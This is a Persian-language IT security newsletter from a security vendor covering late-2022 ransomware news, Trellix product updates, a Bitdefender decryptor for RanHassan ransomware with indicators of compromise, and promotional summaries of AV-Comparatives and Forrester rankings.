شبکه گستر

امنیت شما | وظیفه ما

ماهنامه
امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال دوازدهم | آذر ۱۴۰۱

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در دومین ماه از پاییز ۱۴۰۱ پرداخته شده است.

باج‌افزارها در این دوره نیز در سرفصل اخبار قرار داشتند. نکته قابل توجه این که در گزارش اخیر بیت‌دیفندر که چکیده‌ای از آن نیز در این ماهنامه آمده، از میان ۱۴۸ کشور، ایران در جایگاه چهارم کشورهای با بیشترین تعداد شناسایی باج‌افزار قرار دارد.

همان طور که در این ماهنامه خواهید خواند بر اساس هشداری که FBI در آبان آن را منتشر کرد گردانندگان تنها یکی از باج‌افزارهای مطرح این روزها، از ژوئن ۲۰۲۱ با موفقیت حدود ۱۰۰ میلیون دلار از بیش از هزار شرکت اخاذی کرده‌اند.

اما خبر خوش این که در ماهی که گذشت شرکت امنیت سایبری بیت‌دیفندر ابزار رمزگشای رایگانی را برای قربانیان باج‌افزار RanHassan عرضه کرده که امکان بازگرداندن فایل‌های رمزگذاری شده توسط این باج‌افزار را فراهم می‌کند.


در آبان ماه امسال شرکت مایکروسافت، هشدار داد که مهاجمان با پشتوانه دولتی به‌طور فزاینده‌ای از آسیب‌پذیری‌های روز-صفر افشا شده به‌منظور نفوذ به شبکه اهداف خود بهره می‌گیرند. بر اساس گزارشی ۱۱۴ صفحه‌ای که این شرکت آن را منتشر کرده اکسپلویت یک آسیب‌پذیری روز-صفر توسط مهاجمان حرفه‌ای از زمان افشای عمومی آن آسیب‌پذیری به‌طور میانگین تنها ۱۴ روز زمان می‌برد. خلاصه‌ای از این گزارش مایکروسافت را در این ماهنامه بخوانید.

در آبان ۱۴۰۱، بنیاد OpenSSL با انتشار نسخه ۳/۰/۷، دو آسیب‌پذیری با شناسه‌های CVE-2022-3786 و CVE-2022-3602 را ترمیم کرد. شدت حساسیت هر دوی این آسیب‌پذیری‌ها "بالا" (High) گزارش شده است. OpenSSL کتابخانه‌ای است که به‌صورت پیش‌فرض در بسیاری از توزیع‌های Linux، کانتینرهای Docker و بسته‌های node.js و حتی محصولات امنیتی مورد استفاده قرار گرفته است. انتظار می‌رود در روزها، هفته‌ها و حتی ماه‌های آتی سازندگان محصولات حاوی نسخ آسیب‌پذیر OpenSSL اقدام به انتشار توصیه‌نامه در خصوص رفع این دو ضعف امنیتی در محصولات خود کنند.

بررسی جزییات چندین آسیب‌پذیری روز-صفر و نمونه‌های اثبات‌گر در محصولات پرکاربردی همچون Windows، Chrome و NSX Manager از دیگر مواردی است که در این ماهنامه به بررسی آنها پرداخته شده است.

طبق معمول هر ماه، در آبان ۱۴۰۱ نیز شرکت‌های مختلف فناوری اطلاعات اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند. جزییات اصلاحیه‌های عرضه‌شده از سوی شرکت‌های مایکروسافت، سیسکو، ترلیکس، کسپرسکی، بیت‌دیفندر، سوفوس، اپل، وی‌ام‌ور، موزیلا، گوگل، سیتریکس، اپن‌اس‌اس‌ال، لنوو، سامبا و اف۵ را می‌توانید در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تلاش کارشناسان این شرکت است قدمی در جهت ارتقای دانش کاربران این حوزه باشد.



رویدادها و وقایع امنیتی

لزوم استفاده از نسخه جدید MsgBus Cert Updater
در محصولات مک‌آفی

شرکت ترلیکس (Trellix)، شرکت جدید عرضه‌کننده محصولات مک‌آفی (McAfee)، با انتشار نسخه ۵/۷/۷/۴۳۵ بسته MsgBus Cert Updater گواهینامه‌های دیجیتال جدیدی را به نرم‌افزار Trellix Agent (McAfee Agent سابق) افزوده است.

عدم بکارگیری این نسخه جدید می‌تواند موجب بروز اختلال در برخی فرایندها در محصولات ترلیکس (مک‌آفی سابق) از جمله به‌روزرسانی محصولاتی همچون ضدویروس Endpoint Security (ENS) شود.

به تمامی مشترکین محصولات ترلیکس توصیه اکید می‌شود تا در اسرع وقت با مطالعه این راهنما نسبت به قرار دادن نسخه جدید در انباره ePO اقدام کنند.

لازم به ذکر است که MsgBus Cert Updater 5.7.7.435 در سامانه پشتیبانی و خدمات پس از فروش شرکت مهندسی شبکه گستر به نشانی my.shabakeh.net قابل دسترس می‌باشد.

جزییات بیشتر در این مقاله فنی قابل دریافت و مطالعه است.

کارشناسان شرکت مهندسی شبکه گستر از طریق سامانه پشتیبانی و خدمات پس از فروش و همچنین شماره تلفن ۵ رقمی ۴۲۰۵۲-۰۲۱ آماده پاسخگویی به مشترکین محترم می‌باشند.

بیت‌دیفندر؛

پیشگام در حوزه راهکارهای EPR

موسسه ارزیابی AV-Comparatives در گزارش اکتبر ۲۰۲۲ خود، شرکت بیت‌دیفندر (Bitdefender) را یک Strategic Leader در حوزه راهکارهای Endpoint Prevention and Response - به اختصار EPR - معرفی کرده است.

در این گزارش AV-Comparatives با در نظر گرفتن معیارهای "هزینه کل مالکیت" (Total Cost of Ownership – TCO) و "قابلیت‌های پیشگیری و پاسخ‌دهی" (Prevention / Response Capability)، سازندگان محصولات امنیتی در نموداری موسوم به EPR CyberRisk Quadrant دسته‌بندی شده‌اند.

شکل زیر، جایگاه ۱۰ سازنده محصولات امنیتی را در نمودار EPR CyberRisk Quadrant نشان می‌دهد.

محصولات موسوم به Endpoint Prevention and Response، راهکارهایی سازمانی هستند که برای شناسایی، مقابله، تجزیه و تحلیل و واکنش به حملات هدفمندی همچون "تهدیدات ماندگار پیشرفته" (APT) طراحی و ساخته شده‌اند. در حالی که انتظار می‌رود محصولات امنیتی نقطه پایانی (EPP) حملات بدافزاری و شبکه‌ای به ایستگاه‌های کاری را به طور مستقل شناسایی و مسدود کنند، وظیفه راهکارهای EPR مقابله با آن دسته از حملات چندمرحله‌ای است که هدف آنها نفوذ به کل شبکه سازمان است. یک راهکار EPR کارآمد باید علاوه بر محافظت از دستگاه‌ها، امکان تجزیه و تحلیل دقیق و شناسایی منشاء، روش‌ها و اهداف حمله را نیز فراهم کند. EPR راهبران امنیتی را قادر می‌سازد تا با درک ماهیت تهدید، از گسترش آن جلوگیری کنند، هر گونه آسیب وارد شده را به حالت قبل بازگردانند و اقدامات احتیاطی را برای جلوگیری از حملات مشابه در آینده انجام دهند.

بر این اساس گزارش AV-Comparatives، شرکت بیت‌دیفندر با محصول Bitdefender GravityZone Business Security Enterprise در عین دارا بودن "قابلیت‌های پیشگیری و پاسخ‌دهی" پیشرفته در این حوزه، "هزینه کل مالکیت" کمتری را در مقایسه با برندهایی همچون ای‌ست (با محصول ESET PROTECT Enterprise Cloud) و کسپرسکی (Kaspersky Endpoint Detection and Response Expert) متوجه سازمان می‌کند.


مشروح گزارش AV-Comparatives در اینجا قابل دریافت و مطالعه است.

فارستر: سوفوس،
بازیگری قدرتمند در حوزه فایروال‌های سازمانی

شرکت فارستر (Forrester) یکی از معتبرترین موسسات بین‌المللی ارزیابی محصولات فناوری اطلاعات، در گزارش سه‌ماهه چهارم ۲۰۲۲ خود، شرکت سوفوس (Sophos) را به‌عنوان «بازیگری قدرتمند» در حوزه «فایروال‌های سازمانی» معرفی کرده است.

در ارزیابی‌های فارستر، سازندگان محصولات حوزه‌ای خاص از فناوری اطلاعات از سه جهت "استراتژی"، "امکانات و قابلیت‌ها" و "میزان حضور در بازار" مورد بررسی قرار می‌گیرند.

نمودار زیر جایگاه شرکت‌های مطرح ارائه‌کننده محصولات «فایروال‌های سازمانی» (Enterprise Firewalls) را بر اساس آخرین ارزیابی فارستر نشان می‌دهد:



در این ارزیابی عوامل زیر تأثیرگذار بوده است:

- چشم‌انداز محصول
- اجرای نقشه راه
- پشتیبانی از محصولات و خدمات
- کارآمدی
- هوش تهدید
- پشتیبانی از مدل «اعتماد صفر» (Zero Trust)
- IP Sec و VPN

بر این اساس شرکت سوفوس موفق به کسب جایگاه «بازیگر قدرتمند» (Strong Performer) شده است.

همچنین این شرکت، بالاترین امتیاز ممکن را در معیارهای «چشم‌انداز محصول» (Product Vision)، «اجرای نقشه راه» (Roadmap Execution) و «پشتیبانی از محصولات و خدمات» (Supporting Products and Services) دریافت کرده که همگی در دسته «استراتژی» قرار دارند. از جمله محصولات پیشرفته سوفوس می‌توان به فایروال‌های سری XGS با پردازنده‌های Xstream Flow که اخیراً قابلیت Xstream SD-WAN به آن افزوده شده اشاره کرد. این محصول حفاظت و عملکرد متفاوت و بی‌نظیری را برای مشتریان تامین می‌کند.

بر طبق آخرین گزارش فارستر، سوفوس چشم‌انداز کوتاه‌مدت جسورانه‌ای برای امنیت شبکه‌های هیبریدی دارد. این شرکت با پشتیبانی از ZTNA، پیاده‌سازی این معماری جدید را هم در بستر رایانش ابری (Cloud) و هم در محل مشتری (On-premise) امکان‌پذیر ساخته است.

سوفوس در دو معیار «اثربخشی» (Efficacy) و «هوش تهدید» (Threat Intelligence) نیز بالاترین امتیاز را کسب کرده است. این شرکت همواره با بهبود فناوری‌های امنیتی خود و به پشتوانه کارشناسان و تحلیلگران حرفه‌ای سوفوس در تیم‌هایی همچون Sophos X-Ops، SophosLabs، SophosAI و Sophos SecOps که بستر را برای استخراج اطلاعات جامعی از تهدیدات فعال و در پیش رو مهیا می‌کنند مشتریان را به‌نحوی موثر و نوآورانه از گزند حملات پیشرفته سایبری ایمن نگاه می‌دارد. فایروال‌های سوفوس به‌طور منحصربه‌فردی با پلتفرم‌های نسل بعدی نقطه پایانی، XDR و MDR این شرکت یکپارچه شده‌اند تا دید و پاسخی بی‌نظیر به تهدیدات فعال ارائه دهند.

فایروال‌های سوفوس و تجهیزات سری XGS

دیواره‌های آتش سوفوس در کنار دستگاه‌های سری XGS مجهز به پردازنده‌های اختصاصی Xstream Flow، دید، حفاظت و پاسخ‌دهی یک فایروال نسل بعدی (NGFW) را از طریق پیاده‌سازی سریع SD-WAN، پویش با کارایی بالای ارتباطات TLS و حفاظت قدرتمند مبتنی بر یادگیری ماشین فراهم می‌سازند.

انتشار

Trellix ePO 5.10.0 Update 14

شرکت ترلیکس (Trellix) به‌روزرسانی Update 14 نرم‌افزار مدیریتی ePO 5.10.0 را منتشر کرد.

در این به‌روزرسانی علاوه بر افزوده شدن چند قابلیت جدید، برخی اشکالات نسخ قبلی این نرم‌افزار که با نام McAfee ePO شناخته می‌شد برطرف و اصلاح شده است.

پیش از ارتقا به Update 14 می بایست مطابق با راهنماهای فنی زیر گواهینامه‌ها از SHA-1 به SHA-2 تغییر داده شده باشند.

- https://kcm.trellix.com/corporate/index?page=content&id=KB87017
- https://kcm.trellix.com/corporate/index?page=content&id=KB91288

از جمله موارد لحاظ‌شده در نسخه جدید می‌توان به موارد زیر اشاره کرد:

- تغییر لوگو و نشان آن از McAfee به Trellix
- افزوده شدن قابلیت Auto-Expand Tree Nodes در تنظیمات صفحه System Tree که باز شدن خودکار گروه‌ها را در System Tree در حین Drag & Drop سیستم‌ها فعال یا غیرفعال می‌کند.
- ارتقای کتابخانه‌های ثالث به‌منظور بهبود امنیت
- ارتقای Apache به نسخه ۲/۴/۵۴
- ارتقای Tomcat به نسخه ۹/۰/۶۴
- ارتقای Open SSL به نسخه 1.0.2zf-fips
- ارتقای Java به نسخه ۳۴۱_۱/۸/۰

جزییات بیشتر در خصوص این به‌روزرسانی در اینجا قابل دریافت و مطالعه است.

لازم به ذکر است Trellix ePO 5.10.0 Update 14 در سامانه خدمات پس از فروش و پشتیبانی شرکت مهندسی شبکه گستر به نشانی my.shabakeh.net در دسترس است. شماره تلفن ۴۲۰۵۲ در ساعات اداری و سامانه مذکور در طول شبانه روز نیز در اختیار مشترکین گرامی است تا مشکلات و مسائل خود را مطرح کرده و پاسخ‌ها و راهنمایی‌های لازم را دریافت نمایند.

Trellix FRP 5.4.3

منتشر شد

شرکت ترلیکس (Trellix)، نسخه ۵٫۴٫۳ نرم‌افزارTrellix File and Removable Media Protection - به اختصار Trellix FRP - را منتشر کرد.

در این نسخه، باگ‌های شناخته‌شده Trellix FRP برطرف و اصلاح شده است. همچنین تغییرات برند (از مک‌آفی به ترلیکس) در نسخه مذکور شده است.

Trellix FRP، نرم‌افزاری برای رمزگذاری فایل‌ها و پوشه‌ها در هنگام خروج از سازمان و ابزاری مؤثر در پیشگیری از نشت اطلاعات است.

از جمله تغییرات اعمال شده در Trellix FRP 5.4.3 می‌توان به موارد زیر اشاره کرد:

- پشتیبانی از Microsoft Windows 10 22H2
- تغییر نام از McAfee File and Removable Media Protection به Trellix File and Removable Media Protection
- جایگزینی لوگوی McAfee با لوگوی Trellix
- بهبود رابط کاربری محصول
- اصلاح بیش از ۱۰ مساله فنی

لازم به ذکر است ارتقا به این نسخه بر روی هر دستگاه، مستلزم نصب بودن MsgBus Cert Updater 5.7.7.406 یا نسخ جدیدتر آن بر روی آن دستگاه (Windows یا Mac) است. برای مطالعه جزییات بیشتر در خصوص ارتقای MsgBus Cert Updater به این لینک مراجعه شود.

همچنین با توجه به تغییرات اخیر، در نتیجه فروش محصولات سازمانی شرکت مک‌آفی و انتقال آنها به شرکت جدید ترلیکس گواهینامه‌های مورداستفاده برای امضای محصولات نیز به‌روز شده‌اند. در صورتی گواهینامه‌های موسوم به Root در سازمان شما به‌صورت دستی و غیرخودکار به‌روز می‌شوند نیاز است که گواهینامه‌های Intermediate و Root مطابق با این راهنمای فنی بر روی دستگاه‌ها نصب شوند.

جزییات بیشتر در خصوص نسخه جدید Trellix FRP در اینجا قابل دریافت و مطالعه است.

Trellix FRP 5.4.3 در سامانه خدمات پس از فروش و پشتیبانی شرکت مهندسی شبکه گستر به نشانی my.shabakeh.net در دسترس مشترکین گرامی است. شماره تلفن ۴۲۰۵۲ در ساعات اداری و سامانه مذکور در طول شبانه روز نیز در اختیار مشترکین گرامی است تا مشکلات و مسائل خود را مطرح کرده و پاسخ‌ها و راهنمایی‌های لازم را دریافت نمایند.

ابزار رایگان بیت‌دیفندر

برای قربانیان باج‌افزار RanHassan

شرکت امنیت سایبری بیت‌دیفندر (Bitdefender) ابزار رمزگشای رایگانی را برای قربانیان باج‌افزار RanHassan عرضه کرده که امکان بازگرداندن فایل‌های رمزگذاری شده توسط این باج‌افزار را فراهم می‌کند.

به گزارش شرکت مهندسی شبکه گستر، باج‌افزار RanHassan برای اولین بار در ماه اردیبهشت سال جاری شناسایی شد. این باج‌افزار، عمدتاً کاربرانی را در هند و کشورهای عرب زبان مورد هدف قرار می دهد.

ویژگی بارز RanHassan، ذخیره فایل اطلاعیه باجگیری (Ransom Note) آن با نام زیر است.

ATENTION...ATENTION...ATENTION...ATENTION...ATENTION....hta

همچنین در این اطلاعیه به دو نشانی ایمیل dc.dcrypt@tutanota.com و dc.dcrypt@mailfence.com اشاره می شود.

اگر سازمان شما توسط باج‌افزار RanHassan مورد حمله قرار گرفته، می‌توانید با دانلود این ابزار و مراجعه به این راهنما، به صورت رایگان داده‌های خود را بازیابی کنید.

محققان آزمایشگاه KYSecurity نیز اقدام به بررسی و تحلیل روش رمزگشایی RanHassan پرداخته اند که جزییات آن در لینک زیر قابل دریافت و مطالعه است:

https://labs.k7computing.com/index.php/dcdcrypt-ransomware-decryptor/

نشانی آلودگی (IoC)

درهم‌ساز نمونه مورد بررسی به شرح زیر است:

Hash: ۱A5C50172527D4F867951FF73AB09ED5

شناسایی

آلودگی مذکور با نام‌های زیر قابل شناسایی می‌باشد:

Bitdefender: Trojan.Ransom.RanHassan.A

McAfee: Artemis!1A5C50172527

Sophos: Mal/Generic-S

بیت‌دیفندر؛ بار دیگر پیشتاز در ارزیابی

مؤسسه ای‌وی-کامپرتیوز

مؤسسه ای‌وی-کامپرتیوز (AV-Comparatives) نتایج آزمون Advanced Threat Protection را برای سال ۲۰۲۲ منتشر کرد.

در این آزمون با شبیه‌سازی روش‌های استفاده شده توسط گردانندگان "تهدیدات پیشرفته و مانا" (APT)، عملکرد محصولات امنیتی در مقابله با آنها مورد ارزیابی قرار می‌گیرد.

مهاجمان با اجرای حملات موسوم به "بدون فایل" (Fileless) و با بکارگیری ابزارهای معتبر و غیرمخرب همچون PowerShell شبکه قربانیان را به صورت کاملا هدفمند به تسخیر خود در آورده و برای مدتهای طولانی در آن ماندگار می‌مانند.

باید توجه داشت که تهدیدات "بدون فایل" با اجرا شدن در حافظه (Memory) به‌سادگی از سد محصولات ضدویروس سنتی عبور می‌کنند.

در گزارش ای‌وی-کامپرتیوز، عملکرد محصولات زیر بررسی و با یکدیگر مقایسه شده است:

- Acronis Cyber Protect with Advanced Security Pack 15.0
- Avast Ultimate Business Security 22.7 – 22.9
- Bitdefender GravityZone Business Security Premium 7.7
- CrowdStrike Falcon Pro 6.45
- ESET PROTECT Entry ESET PRPTECT Cloud 9.0
- G Data Endpoint Protection Business 15.3
- Kaspersky Endpoint Security for Business – Select, with KSC 11.10
- Microsoft Defender Antivirus for Business 4.18
- VMware Carbon Black Cloud Endpoint Standard 3.8

بر این اساس از مجموع ۱۵ سناریو حمله، عملکرد محصولات مذکور به شرح زیر بوده است:

Test scenarios																	
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	FPs	Score
Acronis	✓	✓	✗	✓	✗	✓	✗	✓	✓	✓	✗	✓	✗	✗	✗	N	8
Avast	✓	✓	✗	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓	N	10
Bitdefender	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	🛡	N	14
CrowdStrike	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	N	11
ESET	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	✓	✓	✓	N	14
G Data	✓	✓	✓	✓	✓	✓	✗	✓	✓	✓	✓	✓	✓	✗	✗	N	12
Kaspersky	✓	✓	✓	✓	✗	✓	✗	✓	✓	✓	✓	✓	✗	✓	✓	N	12
Microsoft	✓	✓	✓	✓	✓	✓	✓	✗	✓	✓	✓	✗	✓	✗	✗	N	11
VMware	✓	✓	✗	✓	✗	✓	✗	✗	✓	✓	✗	✓	✓	✗	✗	N	8

Key

✓	Threat blocked, no C2 session, system protected	1 point
🛡	No alert shown, but no C2 session established, system protected	1 point
✗	Threat not blocked, C2 session established	0 points
✓	Protection result invalid, as also non-malicious scripts/functions were blocked	N/A


بیت‌دیفندر در ۵۳ درصد از سناریوها، قبل از اجرا، تهدید را متوقف کرده است. برای مقایسه، میانگین محصولات دیگر ۲۷ درصد بوده و برخی از شرکت‌کنندگان هیچ تهدیدی را قبل از اجرا شناسایی نکرده‌اند.

Test scenarios															
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Acronis	PRE	PRE	-	PRE	-	ON	-	ON	PRE	PRE	-	ON	-	-	-
Avast	POST	PRE	-	PRE	ON	ON	ON	ON	ON	ON	-	-	-	-	ON
Bitdefender	PRE	PRE	ON	PRE	ON	ON	ON	PRE	PRE	PRE	ON	PRE	PRE	-	POST
CrowdStrike	ON	ON	ON	ON	ON	ON	ON	ON	ON	POST	ON	-	-	-	-
ESET	POST	ON	PRE	PRE	ON	PRE	ON	POST	PRE	ON	PRE	-	ON	ON	ON
G Data	PRE	PRE	ON	PRE	POST	ON	-	PRE	PRE	ON	ON	PRE	ON	-	-
Kaspersky	PRE	ON	ON	ON	-	ON	-	POST	PRE	PRE	PRE	ON	-	ON	ON
Microsoft	PRE	PRE	PRE	PRE	ON	ON	PRE	-	ON	POST	PRE	-	PRE	-	-
VMware	PRE	ON	-	ON	-	ON	-	-	ON	PRE	-	ON	PRE	-	-

در بررسی کل، بیت‌دیفندر توانسته در ۹۳٪ از سناریوها از حمله جلوگیری کند؛ این در حالی است که سایر فروشندگان به‌طور میانگین در ۷۲٪ حملات موفق عمل کرده‌اند. این تفاوت می‌تواند منجر به قرار گرفتن سازمان شما تا چهار برابر بیشتر در معرض نقض امنیتی شود!

مشروح گزارش ای‌وی-کامپرتیوز در اینجا قابل دریافت و مطالعه است.

هشدارهای امنیتی

